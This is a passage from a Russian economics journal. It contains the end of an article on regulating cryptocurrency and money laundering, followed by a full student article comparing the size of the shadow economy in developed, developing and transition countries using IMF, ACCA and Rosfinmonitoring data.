В соответствии с проектом постановления Правительства «Об аккредитации организаций, предоставляющих возможность выпуска цифровых токенов»¹¹ организаторам ICO необходимо проходить аккредитацию, которая будет выдаваться сроком на пять лет. При этом условиями работы таких организаций будут регистрация в России, уставный капитал не менее 100 млн руб. и наличие лицензии на разработку, производство и распространение криптографических средств. Организации должны иметь банковский счет в российском банке. Эмиссию цифровых токенов можно будет проводить только за российские рубли через безналичный расчет. Организатор ICO обязан будет выкупить их по номинальной цене у любого предъявителя на основании безотзывной публичной оферты. Проект еще нуждается в доработке ввиду неосогласованности предлагаемых мер с проектами законов, направленных на регулирование ЦФА, нечетких формулировок, отсутствия обоснованности введения тех или иных мер. Например, проектируемое регулирование предусматривает аккредитацию «организаций, предоставляющих возможность выпуска цифровых токенов». Вместе с тем в соответствии с проектом федерального закона № 419090–7 «О привлечении инвестиций с использованием инвестиционных платформ» указанные организации поименованы «операторами инвестиционных платформ», также предусматривается включение данных организаций в специальный реестр Банка России, который осуществляет контроль за их деятельностью. Кроме того, прохождение указанной аккредитации предполагается на добровольной основе. В связи с этим остаются неясными правовые последствия проводимой аккредитации.

Необходимость регулирования рынка криптовалют и установления ответственности за соответствующие правонарушения назрела уже давно: Пленум Верховного Суда РФ внес поправки в постановление от 07.07.2015 № 32 «О судебной практике по делам о легализации (отмывании) денежных средств или иного имущества, приобретенных преступным путем, и о приобретении или сбыте имущества, за-

домо добытого преступным путем»¹². Теперь ответственность за получение или обналичивание криптовалют в результате противоправной деятельности предусмотрена статьями 174¹³, 174.1¹⁴ УК РФ. Тем не менее сам термин «криптовалюта» в УК введен не был, поскольку пока официально не обозначен в российском законодательстве.

Эти изменения в УК РФ достаточно актуальны ввиду частого отсутствия возможности привлечения к ответственности лиц, совершивших правонарушения с помощью криптовалют [4]. В 2017 г. установлены факты использования криптовалюты Bitcoin в финансовой структуре незаконного оборота наркотиков на территории 23 субъектов РФ, что является явным подтверждением необходимости как введения правовых рамок, так и установления ответственности за нарушения в данной сфере¹⁵. Анонимность расчетов с использованием криптовалют обеспечивает популярность данного способа при совершении преступлений и, кроме того, усложняет процесс расследования:

- с 2014 по 2017 г. на территории Челябинской области организованная преступная группировка осуществляла сбыт наркотиков под видом интернет-магазина, в целях конспирации соучастники использовали криптовалюту «биткоин» для приобретения и продажи наркотических средств. По данным Генеральной прокуратуры сумма легали-

¹² Постановление Пленума Верховного Суда РФ от 07.07.2015 № 32 «О судебной практике по делам о легализации (отмывании) денежных средств или иного имущества, приобретенных преступным путем, и о приобретении или сбыте имущества, заведомо добытого преступным путем» (ред. от 26.02.2019). URL: http://www.consultant.ru/document/cons_doc_LAW_182365/ (дата обращения: 18.03.2019).

¹³ УК РФ Статья 174. Легализация (отмывание) денежных средств или иного имущества, приобретенных другими лицами преступным путем. URL: http://www.consultant.ru/document/cons_doc_LAW_10699/4dfcfc8807c829f92212ce92efe818c4a707a3ca/ (дата обращения: 18.03.2019).

¹⁴ УК РФ Статья 174.1. Легализация (отмывание) денежных средств или иного имущества, приобретенных лицом в результате совершения им. URL: http://www.consultant.ru/document/cons_doc_LAW_10699/c10431f048782e9c62eccc5a90fc102ac7d0e812 (дата обращения: 18.03.2019).

¹⁵ Gemalto survey analysis report connected living: the voice of consumer. What do they expect their IoT experience to be in 2030. Официальный сайт Gemalto. URL: <https://www.gemalto.com/brochures-site/download-site/Documents/iot-connected-living-2030.pdf> (дата обращения: 11.02.2019).

¹¹ Проект постановления Правительства РФ «Об аккредитации организаций, предоставляющих возможность выпуска цифровых токенов». URL: <http://www.garant.ru/products/ipo/prime/doc/56644408/> (дата обращения: 18.12.2018).

зованных денежных средств составила **свыше 34,5 млн руб.**¹⁶

- с мая по февраль 2017 г. на территории Пермского края на базе интернет-площадки действовала организованная группа наркосбытчиков. Преступникам удалось сбыть около 2 кг наркотических средств, которые продавались покупателям, как за деньги, которые поступали на электронные кошельки, так и за криптовалюту — биткоины. В результате преступной деятельности группы легализованы денежные средства на общую сумму более **920 тыс. руб.**¹⁷

- в июле 2017 г. в Греции был задержан Александр Винник, которого в США подозревают в отмывании не менее, чем 4 млрд долл. США. По данным Останкинского суда Москвы, Виннику выдвинуто заочное обвинение в мошеннических действиях в период с 2011 по 2017 г. с причинение ущерба гражданам РФ в размере **750 млн руб.**

Для пресечения преступной деятельности, снижения риска ПОД/ФТ Росфинмониторинг внедряет **ПО для отслеживания операций с криптовалютами**. Согласно сайту госзакупок¹⁸ в начале 2019 г. в информационной системе Росфинмониторинга появился пакет аналитических программ, направленных на получение и обработку информации о биткоин-транзакциях и электронных кошельках.

Когда в программу добавляется «фигурант», помимо номера банковского счета, карты и телефона, можно будет указать его электронный кошелек. В карточке «банковский счет» также появится вкладка «криптовалюта».

Госконтракт получил московский Институт проблем безопасности и анализа информации (SPI) — разработчик аналитической программы iRule, которую также используют силовые органы, кредитные организации и страховые компании. Контракт предполагает и другие обновления аналитической системы, общая сумма работ — 195,5 млн руб.

Финансовые услуги, связанные с виртуальными активами, а также сами виртуальные активы имеют

потенциал содействовать финансовым инновациям, развитию, результативности и улучшению финансовой доступности, однако в то же время предоставляют возможность преступникам и террористам для отмывания доходов или финансированию незаконной деятельности [5].

Отсутствие правового регулирования создает благоприятные условия как для спекулянтов, контролирующих рынки виртуальных активов, так и для преступников, что обуславливается отсутствием должного нормативно-правового регулирования и методики противодействия преступлениям и нарушениям в деятельности, связанной с виртуальными активами.

Несмотря на снижение курса криптовалют, они все равно продолжают распространяться благодаря таким уникальным свойствам, как анонимность и быстрая скорость исполнения операций в сочетании с простотой использования и низкими издержками, в то же время эти качества являются и источниками риска использования криптовалют для нелегальной деятельности [6]. Очевидна необходимость единого подхода к мониторингу деятельности участников криптовалютного рынка для контроля над ним.

На мировой арене уже начинает складываться единый подход к регулированию криптоиндустрии. Но четких рекомендаций от ФАТФ до сих пор нет, их размещение переносится уже год, обещанный срок очередной публикации — 2020 г. Каждая страна по-своему пытается модифицировать законодательство и создать меры по регулированию нелегального оборота внебиржевой деятельности криптовалютного рынка [7].

В России на данный момент нет единой системы регулирования криптоактивов, но инфраструктура по обороту цифровых финансовых активов фактически существует и продолжает развиваться. Индикатором этого является внедрение патентов большими компаниями, ввиду осознания перспективности развития данного направления.

Правовое регулирование виртуальных активов минимизирует риски нарушения законодательства и повысит прозрачность налогового режима, что в результате повысит количество налоговых поступлений в бюджет РФ, обеспечит правовую защищенность участников рынка, развитие экономики страны и укрепление потенциала на мировой экономической арене. В противном случае, увеличение теневого сектора в данной сфере в будущем будет осложнять возможности регулирования.

¹⁶ Прокуратура области (Челябинская область), 31 января 2019. URL: <https://www.genproc.gov.ru/smi/news/genproc/news-1540134/> (дата обращения: 06.02.2019).

¹⁷ Прокуратура края (Пермский край), 06 февраля 2018 г. URL: <https://www.genproc.gov.ru/smi/news/genproc/news-1327996/> (дата обращения: 07.02.2019).

¹⁸ Информация о контрагенте № 1770823463318000008. Официальный сайт госзакупок. URL: <http://zakupki.gov.ru/epz/contract/contractCard/event-journal.html?reestrNumb=1770823463318000008> (дата обращения: 06.02.2019).

Список источников

1. Prasolov V.I., Kolesnikova A.S. Aspects of Crypto Currency's Legislative Regulation. *Utopía Y Praxis Latinoamericana*. 2018;23(82):262–268. <http://doi.org/10.5281/zenodo.1509820>.
2. Прасолов В.И., Бахарева А.А. Риски использования криптовалют в целях финансирования терроризма. *Экономика и предпринимательство*. 2017;(10)(часть 2):1103–1108 (дата обращения: 01.02.2019).
3. Заточная А.Д. Правовые аспекты использования цифровых валют: мировой опыт. *Евразийская адвокатура*. 2017;6(31). URL: <https://cyberleninka.ru/article/n/pravovye-aspekty-ispolzovaniya-tsifrovyyh-valyut-mirovoy-opyt> (дата обращения: 02.02.2019).
4. Прасолов В.И. Цифровая экономика как ответ на вызовы XXI века. *Экономика и общество*. 2017;(2):44–52. URL: <http://scipress.ru/economy/articles/tsifrovaya-ekonomika-kak-otvet-na-vyzovy-khkhhi-veka.html> (дата обращения: 22.02.2019).
5. Фешина С.С. Развитие инструментов финансового мониторинга в условиях интеграции финансовых и информационных инноваций. Сборник материалов международной научно-практической конференции сетевого Института в сфере ПОД/ФТ «Угрозы и риски для мировой экономики». Ярославль: ООО Агентство «Литера»; 2016.
6. Ефимова Н.А. Правовые подходы к регулированию криптовалюты и ICO в зарубежных странах и Европейском союзе. *Вестник университета (государственный университет управления)*. 2018;(4):136–138.
7. Максуров А.А. Правовое регулирование обращения криптовалюты за рубежом. *Вестник Воронежского государственного университета. Серия: право*. 2018;3(34):287–295.

References

1. Prasolov V.I., Kolesnikova A.S. Aspects of Crypto Currency's Legislative Regulation. *Utopía Y Praxis Latinoamericana*. 2018;23(82):262–268. <http://doi.org/10.5281/zenodo.1509820>.
2. Prasolov V.I., Bakhareva A.A. Risks of use of cryptocurrencies for terrorism financing. *Ekonomika i predprinimatel'stvo*. 2017;10(Part 2):1103–1108. (accessed on 01.02.2019). (In Russ.).
3. Zatochnaya A.D. Legal aspects of the use of digital currencies: international experience *Evraziiskaya advokatura*. 2017;(2):44–52. URL: <https://cyberleninka.ru/article/n/pravovye-aspekty-ispolzovaniya-tsifrovyyh-valyut-mirovoy-opyt> (accessed on 02.02.2019). (In Russ.).
4. Prasolov V.I. Digital economy as an answer to XXI century calls. *Ekonomika i obshchestvo*. 2017;2:44–52. URL: <http://scipress.ru/economy/articles/tsifrovaya-ekonomika-kak-otvet-na-vyzovy-khkhhi-veka.html> (accessed on 02.02.2019). (In Russ.).
5. Feshina S.S. Development of instruments of financial monitoring in the conditions of integration financial and information innovations. Collection of materials of the International scientific and practical conference of Network Institute in the sphere of POD/FT “Threats and risks for the world economy”. Yaroslavl: Agency Agency Litera; 2016. (In Russ.).
6. Yefimova N.A. Legal approaches to the regulation of cryptocurrency and ICO in foreign countries and the European Union. *Vestnik universiteta (Gosudarstvennyi universitet upravleniya)*. 2018;(4):136–138. (In Russ.).
7. Maksurov A.A. Legal regulation of the address of cryptocurrency abroad. *Vestnik Voronezhskogo gosudarstvennogo universiteta. Seriya: pravo*. 2018;3(34):287–295. (In Russ.).

УДК 338.001.36:338.27(045)

Особенности теневой экономики в различных по уровню развития экономики группах стран

Афанасьева Анастасия Олеговна,

студентка факультета анализа рисков и экономической безопасности имени профессора В.К. Сенчагова,

Финансовый университет,

Москва, Россия

afanastya98@mail.ru

Аннотация. В статье рассматриваются вопросы, связанные с теневой экономикой. Особое внимание уделено проблеме влияния уровня экономического развития стран на масштаб их теневой экономики. Обозначены некоторые подходы к понятию теневой экономики, а также приведены факторы, влияющие на ее объем. Автором перечислены позитивные и негативные последствия существования теневого сектора в экономике. Дан анализ текущего состояния теневой экономической ситуации в мире. Проанализирована динамика изменения объема теневой экономики в развитых, развивающихся странах и странах с переходной экономикой и перечислены ее особенности. Приведены последние данные о размере теневой экономики в России, предоставленные Росфинмониторингом. На основе статистической информации, предоставленной МВФ, проведена динамическая оценка масштабов теневой экономики (с 1991 по 2015 г.) в разных регионах мира. Изучены прогнозные данные, приведенные экспертами АССА (Ассоциации дипломированных сертифицированных бухгалтеров), о дальнейшем развитии теневой экономики в разных странах мира на период до 2025 г., а также названы причины, способные повлиять на ее масштаб в обозримом будущем.

Ключевые слова: теневая экономика; теневой сектор экономики; уровень экономического развития; масштаб теневой экономики; налоговая нагрузка; официальная экономика

The Features of the Shadow Economy in Groups of Countries with Different Level of Economic Development

Afanas'eva Anastasia Olegovna,

student,

V.K. Senchagov Faculty of Risk Analysis and Economic Security,

Financial University,

Moscow, Russia

afanastya98@mail.ru

Abstract. The article deals with issues related to the shadow economy. The author paid particular attention to the problem of the influence of countries economic development level on their shadow economy scale. The author identified some approaches to the definition of the shadow economy, and also the factors affecting its level. The author lists the positive and negative consequences of the shadow sector existence in the economy. The author provided an analysis of the current state of the shadow economic

---

Научный руководитель: **Кашурников С.Н.**, кандидат политических наук, доцент, доцент кафедры анализа рисков и экономической безопасности, Финансовый университет, Москва, Россия.

situation in the world. Further, the author analysed the dynamics of the level of the shadow economy in developed, developing countries and transition countries, and listed its features. The latest data on the size of the shadow economy in Russia were provided by Rosfinmonitoring. Based on the statistical information published by the IMF, a dynamic assessment of the scale of the shadow economy in different regions of the world (from 1991 to 2015) was carried out. The forecast data on the further development of the shadow economy in different countries of the world for the period up to 2025, provided by ACCA (The Association of Chartered Certified Accountants) experts, has been studied, and also the author named the reasons that can affect its size in the foreseeable future.

Keywords: shadow economy; shadow sector of the economy; the level of economic development; the scale of shadow economy; tax burden; formal economy

Введение

Во всех странах мира существует такое явление, как теневая экономика. Она не только замедляет рост экономики конкретной страны и уменьшает ее национальное богатство, но и ведет к ухудшению экономической ситуации во всем мире.

При управлении экономикой страны необходимо учитывать объем ее теневой экономики для более точного определения динамики макроэкономических процессов и оценки результатов экономической деятельности. Однако необходимая для исследования теневой экономики информация является конфиденциальной и не подлежит разглашению, что затрудняет получение точной оценки ее масштабов.

В большей мере теневая экономика проявляется в виде коррупции, отмывании денежных средств, уклонении от уплаты налогов. Несмотря на то что существуют меры борьбы с этими явлениями, люди находят новые способы уклонения от них, стремясь получить для себя максимальную выгоду.

Условия для формирования теневой экономики обусловлены общим состоянием экономики конкретной страны. Так как теневой сектор экономики оказывает влияние на такие экономические процессы, как инвестирование, торговля, формирование и распределение бюджета, то он представляет существенную угрозу для экономической безопасности каждой страны, а проблема определения его размеров приобретает глобальный характер.

Теоретические аспекты сущности теневой экономики

Распространение теневого сектора экономики в современных экономических условиях оказывает негативное влияние как на развитие эконо-

мики отдельной страны, так и на мировую экономику в целом.

Еще в 30-х гг. XX в. начали проводить исследования теневой экономики, но только в 70-х гг. они стали широко распространены. В это время американским экономистом П. Гутманом были проведены фундаментальные исследования, в ходе которых теневая экономика была рассмотрена как особый вид предпринимательской деятельности [1, с. 17–18].

Нет единого подхода к определению понятия «теневая экономика». Например, профессор В. И. Авдийский определяет теневую экономику как экономическую категорию: «Это часть экономики, образуемая преступной (незаконной) экономической деятельностью двух типов – предпринимательской и уголовной, масштаб распространения которой зависит от уровня экономического развития страны» [2, с. 10].

По мнению экспертов МВФ, теневая экономика включает в себя все виды экономической деятельности, которые скрыты от официальных властей по монетарным, регуляторным и институциональным причинам [3, с. 4].

На объем теневого сектора экономики влияют такие факторы, как:

- экономическая ситуация в стране;
- высокий уровень налогообложения;
- низкий уровень жизни населения;
- высокий уровень безработицы;
- неэффективность институтов государственной власти;
- частые кризисные явления;
- существенные ограничения для ведения бизнеса.

Следует отметить неоднозначность роли воздействия теневого сектора на развитие общества, так как он оказывает не только негативное, но

Средний уровень теневой экономики по группам стран, в % от ВВП

Группа стран	1999 г.	2003 г.	2006 г.	2009 г.	2013 г.
Развитые страны	19,69	20,41	19,21	21,97	20,71
Развивающиеся страны	36,50	36,27	35,49	39,64	39,59
Страны с переходной экономикой	38,48	38,32	37,91	43,95	40,09
Мир в целом	33,02	33,01	32,18	36,28	35,45

Источник: составлено автором на основе [6, с. 37, 40, 41, 46].

и позитивное влияние. К позитивным последствиям существования теневого сектора в экономике страны можно отнести:

- повышение конкурентных преимуществ предприятий за счет ухода от налогообложения;
- получение дополнительного дохода и снижение уровня реальной безработицы в стране.

В свою очередь, к негативным последствиям относят:

- нанесение ущерба государственному бюджету, а также национальным интересам страны и ее экономической безопасности;
- изменение структуры экономики; снижение эффективности проведения макроэкономической политики; ухудшение инвестиционного климата и др. [4, с. 738].

На протяжении развития любой страны теневая экономика претерпевает значительные изменения, являясь неотъемлемой составляющей экономики государства, независимо от того, к какой группе стран оно относится: к развитым, развивающимся или к странам с переходной экономикой.

Теневая экономика в разных группах стран

Как уже говорилось ранее, теневая экономика существует во всех странах мира. Однако в разных странах она отличается по своему объему, по формам ее реализации и уровню государственного контроля над ней. При изучении масштабов теневой экономики в разных странах прослеживается ее зависимость от уровня экономического развития страны.

Согласно последним масштабным исследованиям среднего уровня теневой экономики по разным группам стран, проведенным австрийским экономистом Ф. Шнайдером и его коллегой

М. Хассан в 2016 г., составлена табл. 1, содержащая результаты исследований за несколько лет. При расчете размеров теневой экономики в разных странах учеными была использована эконометрическая модель MIMIC, которая включает следующие факторы:

- открытость торговли;
- ВВП на душу населения;
- уровень безработицы;
- доля государственного сектора;
- налоговая свобода;
- верховенство закона;
- контроль коррупции;
- государственная стабильность;
- структура денежной массы;
- доля экономически активного трудоспособного населения [5, с. 22].

Так, в развитых странах наблюдается самый низкий удельный вес теневого сектора в экономике, который составил 20,71% от ВВП в 2013 г. Этот показатель заметно отличается от показателей развивающихся стран (39,59% от ВВП) и стран с переходной экономикой (40,09% от ВВП).

В последнее время показатели уровня теневой экономики развивающихся стран и стран с переходной экономикой находятся почти на одном уровне. Однако в 1990-х гг. теневая экономика развивающихся стран составляла 39% от ВВП, а в странах с переходной экономикой – 23% от ВВП, что значительно меньше, чем сейчас [7, с. 72].

Для развитых стран характерна наименьшая доля присутствия теневого сектора в экономике, что подтверждают исследования экспертов АССА (Ассоциации дипломированных сертифицированных бухгалтеров), результаты которых отражены в табл. 2. В своих расчетах они опирались на работы Ф. Шнайдера и описали теневую экономику

Размер теневой экономики в развитых странах, в % от ВВП

Страна	2011 г.	2017 г.
От 20%: Италия	26,24	26,5
От 10 до 20%: Австралия	12,82	11,09
Великобритания	11,83	11,29
Ирландия	14,74	13,59
Канада	14,82	14,15
До 10%: США	8,2	7,69
Япония	10,22	9,89

Источник: составлено автором на основе Emerging from the shadows: the shadow economy to 2025. ACCA. 2017. P. 11. URL: https://www.accaglobal.com/content/dam/ACCA_Global/Technical/Future/pi-shadow-economy-report.pdf (дата обращения: 18.02.2019).

как рыночное производство и оплату легальных товаров и услуг, которые умышленно скрываются от органов государственной власти¹. Эксперты АССА учитывали такие факторы, влияющие на уровень теневой экономики, как налоговое бремя, состояние национальной экономики, простоту работы в теневом секторе [8, с. 30].

Однако показатели теневой экономики в развитых странах весьма неоднородны. Так, например, такая страна, как Италия (26,5% от ВВП в 2017 г.) имеет показатели значительно выше, чем в других развитых странах.

Главным условием низкого уровня теневой экономики в развитых странах является политическая и социально-экономическая стабильность. В то же время основной причиной развития теневой экономики служит чрезмерная налоговая нагрузка (в среднем граждане Западной Европы выплачивают налоги в размере от 40 до 50% ежемесячного дохода) [9, с. 234].

Еще одной причиной, влияющей на теневой сектор экономики развитых стран, является большое количество регулирующих экономическую деятельность законов и накладываемых государством ограничений. Также размер теневой экономики зависит от интенсивных потоков иммигрантов из других стран (например, в США и в странах Евросоюза) [10, с. 69].

¹ Emerging from the shadows: the shadow economy to 2025. ACCA. 2017. P. 7, 8. URL: https://www.accaglobal.com/content/dam/ACCA_Global/Technical/Future/pi-shadow-economy-report.pdf (дата обращения: 18.02.2019).

Следует заметить, что в развитых странах сформирован эффективный механизм государственного противодействия теневой экономике, позволяющий сузить поле теневой деятельности. Также использование новейших информационных технологий дает возможность государственным службам осуществлять контроль за движением денежных потоков физических и юридических лиц.

В развивающихся странах на масштаб теневой экономики влияют такие факторы, как политическая нестабильность, слабость государственных структур и их коррумпированность. В этих странах распространены хищения государственных средств должностными лицами, взяточничество, коррупция в сфере государственных закупок [10, с. 70].

По данным АССА, в 2017 г. размер теневой экономики в развивающихся странах немного снизился по сравнению с 2011 г., что отражено в табл. 3.

Так же, как и в развитых странах, в группе развивающихся стран наблюдается неоднородность в оценках объема теневого сектора экономики. Если в такой африканской стране, как Нигерия почти половина экономики находится в тени, то в некоторых азиатских странах, таких как Сингапур (12,88% от ВВП в 2017 г.) и Гонконг (14,14% от ВВП) объем теневой экономики сопоставим с ее объемами в развитых странах.

Во многих развивающихся странах настолько развита теневая экономика, что ее масштаб практически равен масштабу официальной экономики.

Таблица 3

Размер теневой экономики в развивающихся странах, в % от ВВП

Страна	2011 г.	2017 г.
Африка: Кения Нигерия	27,77 50,73	26,79 47,7
Латинская Америка: Бразилия	35,57	34,75
Азия: Гонконг Малайзия Сингапур Шри-Ланка	14,39 28,83 11,57 39,5	14,14 22,9 12,88 37,33

Источник: составлено автором на основе Emerging from the shadows: the shadow economy to 2025 / ACCA. 2017. P. 11. URL: https://www.accaglobal.com/content/dam/ACCA_Global/Technical/Future/pi-shadow-economy-report.pdf (дата обращения: 18.02.2019).

Таблица 4

Размер теневой экономики в странах с переходной экономикой, в % от ВВП

Страна	2011 г.	2017 г.
Восточная Европа: Болгария Польша	30,28 24,59	29,85 23,42
Страны бывшего СССР: Азербайджан Латвия Литва Украина Россия Эстония	47 25,45 27,87 45,16 39,33 27,78	66,12 24,17 26,01 46,12 39,29 28,4

Источник: составлено автором на основе Emerging from the shadows: the shadow economy to 202. ACCA. 2017. P. 11. URL: https://www.accaglobal.com/content/dam/ACCA_Global/Technical/Future/pi-shadow-economy-report.pdf (дата обращения: 18.02.2019).

Темпы роста промышленности в этих странах зачастую уступают темпам роста в теневом секторе экономики, в котором занято более 300 млн человек, из которых около 75 млн – на мелких промышленных предприятиях, что превышает число официально занятых на легальных предприятиях [9, с. 234–235].

Для стран с переходной экономикой характерны быстрые институциональные изменения, разрушение сложившейся системы экономических отношений, быстро меняющееся законодательство и налоговая система, а также появление множества малых предприятий. Все эти факторы приводят к расширению теневых сектора экономики [4, с. 744].

Согласно оценкам экспертов ACCA, отраженным в *табл. 4*, размер теневого сектора в странах с переходной экономикой колеблется от 23 до 66% от ВВП.

В некоторых странах Восточной Европы масштаб теневой экономики можно сопоставить с ее масштабом в странах Западной Европы. Например, в 2017 г. в Польше доля теневой экономики в ВВП составила 23,42%, а, в свою очередь, в Италии этот показатель равен 26,5% от ВВП.

Можно заметить, что чем хуже экономическая ситуация в стране с переходной экономикой, тем больше объем теневого сектора, тем чаще происходит уклонение от государственного, в частности налогового, контроля.



Рис. 1. Теневая экономика в России

Источник: Солопов М., Старостина Ю., Ткачев И. Финансовая разведка оценила в 20 трлн руб. объем теневой экономики в России. РБК. URL: <https://www.rbc.ru/economics/22/02/2019/5c6c16d99a79477be70257ee> (дата обращения: 27.02.2019).

Как правило, в начале рыночных реформ наблюдается заметный рост теневой экономики, который постепенно идет на спад [9, с. 236].

Теневая экономика в России

В отличие от экспертов АССА, оценивающих объем теневой экономики России в 39,29% в 2017 г., Росфинмониторинг считает, что ее доля составила 20,5% от ВВП страны, или 18,9 трлн руб., а в 2018 г., по предварительным данным, она снизилась на 0,5% и достигла 20% от ВВП, или 20,7 трлн руб. Это на 8,3% меньше, чем в 2016 г. (рис. 1).

Однако к снижению этих показателей, возможно, привело изменение методики оценки масштабов теневой экономики, применяемой Росфинмониторингом. Несмотря на постепенное уменьшение доли теневой экономики, ее объем в России еще слишком велик (20,7 трлн руб.). Он превышает треть всех денежных доходов россиян за 2018 г., составляющих 57,5 трлн руб., а также запланированные расходы федерального бюджета на 2019 г. в размере 18 трлн руб. более чем на 2 трлн руб.²

² Солопов М., Старостина Ю., Ткачев И. Финансовая разведка оценила в 20 трлн руб. объем теневой экономики в России. РБК. URL: <https://www.rbc.ru/economics/22/02/2019/5c6c16d99a79477be70257ee> (дата обращения: 27.02.2019).

В отличие от Шнайдера и экспертов АССА, Росфинмониторинг полностью не раскрывает методологию оценки размеров теневой экономики. Известно, что федеральная служба включает в состав теневого сектора вывод за рубеж подозрительных денежных средств, поступление в страну теневых финансовых потоков, серый импорт, выдачу зарплат «в конверте» и доходы, скрывающиеся от уплаты по ним таможенных и налоговых выплат.

Теневая экономика в регионах мира

В опубликованном МВФ в январе 2018 г. докладе «Теневые экономики во всем мире: чему мы научились за последние 20 лет?» проведено исследование теневой экономики по регионам мира. В нем учитывался масштаб присутствия теневого сектора экономики в 158 странах. Результаты данного исследования представлены на рис. 2.

Страны ОЭСР (Организации экономического сотрудничества и развития) имеют самые низкие значения – менее 20% от ВВП, а страны Африки и страны Латинской Америки – самые высокие значения – более 36%. Во всех группах стран прослеживается значительное снижение размера теневой экономики с течением времени. Среднее снижение с 1991 по 2015 г. составило 5,3% от ВВП.



Рис. 2. Теневая экономика по регионам в среднем, % от ВВП

Источник: [3, с. 58].

Таблица 5

Прогнозные значения размера теневой экономики (в % от ВВП)

Страна	2011 г.	2017 г.	2020 г.	2025 г.
Азербайджан	47	66,12	56,73	58,38
Бразилия	35,57	34,75	34,48	34,2
Великобритания	11,83	11,29	11,19	10,83
Китай	10,53	10,17	10,05	9,9
Нигерия	50,73	47,7	46,99	46,11
Польша	24,59	23,42	22,95	22,13
Россия	39,33	39,29	39,37	39,3
Сингапур	11,57	12,88	13,36	14,06
США	8,2	7,69	7,42	6,94
Япония	10,22	9,89	9,42	7,86
Мир в целом	23,1	22,5	22,11	21,39

Источник: составлено автором на основе Emerging from the shadows: the shadow economy to 2025. ACCA. 2017. P. 11. URL: https://www.accaglobal.com/content/dam/ACCA_Global/Technical/Future/pi-shadow-economy-report.pdf (дата обращения: 18.02.2019).

Прогноз развития теневой экономики на период до 2025 г.

Для многих людей быть занятым в теневом секторе экономики — это часть их повседневной жизни. Эксперты АССА называют ряд причин, которые, как они считают, в обозримом будущем способны повлиять на дальнейшее развитие теневой экономики. С одной стороны, постепенная ликвидация наличных денежных средств и параллельная автоматизация транзакций упрощают отслеживание неформальных денежных потоков и затрудняют действия в обход системы. С другой стороны, децентрализованные криптовалюты, такие как биткоин, позволяют совершать финансовые транзакции вне контроля или компетенции центральных органов власти и регуляторов. Однако в ближайшее время Правительство РФ, возможно, признает биткоин и легализует операции с использованием криптовалют [11, с. 79]. Следует также отметить появление новых технологий, например 3D-печати, позволяющей производить товары у себя дома и потенциально обходить формальные каналы маркетинга и налоговую систему. В совокупности перечисленные факторы предполагают, что теневая экономика станет еще более сложной для мониторинга, измерения и потенциального контроля³.

В связи с этим эксперты АССА спрогнозировали размер теневой экономики на период до 2025 г. в% от ВВП для 28 стран, а также для мира в целом. Значения для некоторых стран приведены в *табл. 5*.

В целом ожидается, что размер теневой экономики в глобальном масштабе сократится с 23,1% мирового ВВП в 2011 г. до 21,39% в 2025 г., но темпы снижения не одинаковы во всех странах. Странам, в которых доля теневой экономики в ВВП не снижается, следует изменить свою государственную политику и управление, снизить уровень коррупции и увеличить размер ВВП на душу

населения для сокращения масштабов теневой экономики.

Заключение

Во всех странах мира независимо от уровня экономического развития существует теневая экономика. Ее невозможно полностью уничтожить, однако можно уменьшить ее масштабы. Несмотря на то что существуют некоторые позитивные последствия присутствия теневого сектора в экономике страны, в целом теневая экономика оказывает негативное воздействие на развитие любого государства.

Поскольку теневая деятельность приносит огромные доходы, исчисляющиеся десятками миллиардов долларов, то от нее очень трудно отказаться, ведь после выхода из тени доходы от любого вида деятельности заметно сокращаются.

В ходе изучения проблемы влияния уровня экономического развития стран на масштаб их теневой экономики нельзя не заметить существенную разницу в размерах теневой экономики стран, принадлежащих к одной группе. Эта тенденция прослеживается как среди развитых и развивающихся стран, так и среди стран с переходной экономикой, что свидетельствует о том, что уровень экономического развития страны не всегда является определяющим фактором, влияющим на масштаб теневой экономики.

В некоторых развивающихся странах, таких как Нигерия, уровень теневой экономики превышает размер официальной, в то время как в некоторых развитых странах (США и Япония) он составляет менее 10% от ВВП. Опыт этих стран может быть полезен при разработке мер по борьбе с теневой экономикой, представляющей существенную угрозу для экономической безопасности каждой страны.

По мнению экспертов АССА, в ближайшее время не следует ожидать существенного снижения размеров теневой экономики во всем мире. Она приобретет новые формы существования, став еще более сложной для мониторинга, измерения и потенциального контроля.

Список источников

1. Фалинский И.Ю. Организационно-экономические основы противодействия теневой экономике органами внутренних дел Российской Федерации. Дис. ... д-ра экон. наук: 08.00.05. СПб.; 2017. 342 с.
2. Авдийский В.И., Дадалко В.А., Синявский Н.Г. Теневая экономика и экономическая безопасность государства. М.: ИНФРА-М; 2019. 538 с.

3. Medina L., Schneider F. Shadow Economies Around the World: What Did We Learn Over the Last 20 Years? IMF Working Paper. 2018;(18/17):76.
4. Сенчагов В.К. Экономическая безопасность России. Общий курс. М.: БИНОМ. Лаборатория знаний; 2015. 818 с.
5. Schneider F., Medina L. Shadow economies around the world: New results for 158 countries over 1991–2015. *Econstor*. 2017;(1710):50.
6. Hassan M., Schneider F. Size and development of the shadow economies of 157 countries worldwide: Updated and new measures from 1999 to 2013. IZA Discussion Paper. 2016;(10281):46.
7. Наумов Ю.Г., Латов Ю.В. Экономическая безопасность и теневая экономика. М.: Академия управления МВД России; 2016. 246 с.
8. Боташева Л.Х., Саркисян К.С. Выявление и оценка теневой экономики: методологический аспект. *Экономика. Налоги. Право*. 2018;(5):28–37.
9. Булатова А.С. Мировая экономика. М.: Экономистъ; 2005. 734 с.
10. Кормишкина Л.А., Лизина О.М. Теневая экономика. Саранск: Изд-во Мордов. ун-та; 2009. 136 с.
11. Прасолов В.И., Кашурников С.Н. Минимизация угроз теневой экономики в условиях развития цифровых технологий. *Экономика. Налоги. Право*. 2018;(5):74–83.

References

1. Falinskij I. Yu. Organisational and economic bases of countering the shadow economy by the internal affairs agencies of the Russian Federation. Doctoral Diss.: 08.00.05. St. Petersburg; 2017. 342 p. (In Russ.).
2. Avdijsky V.I., Dadalko V.A., Sinyavsky N.G. The shadow economy and economic security of the state. Moscow: INFRA-M; 2019. 538 p. (In Russ.).
3. Medina L., Schneider F. Shadow Economies Around the World: What Did We Learn Over the Last 20 Years? IMF Working Paper. 2018;(18/17):76 p.
4. Senchagov V.K. Economic security of Russia. General course. Moscow: BINOM. Laboratory of knowledge; 2015. 818 p. (In Russ.).
5. Schneider F., Medina L. Shadow economies around the world: New results for 158 countries over 1991–2015. *Econstor*. 2017;(1710):50 p.
6. Hassan M., Schneider F. Size and development of the shadow economies of 157 countries worldwide: Updated and new measures from 1999 to 2013. IZA Discussion Paper. 2016;(10281):46 p.
7. Naumov Yu.G., Latov Yu.V. Economic security and the shadow economy. Moscow: The Academy of Management of the MIA of Russia; 2016. 246 p. (In Russ.).
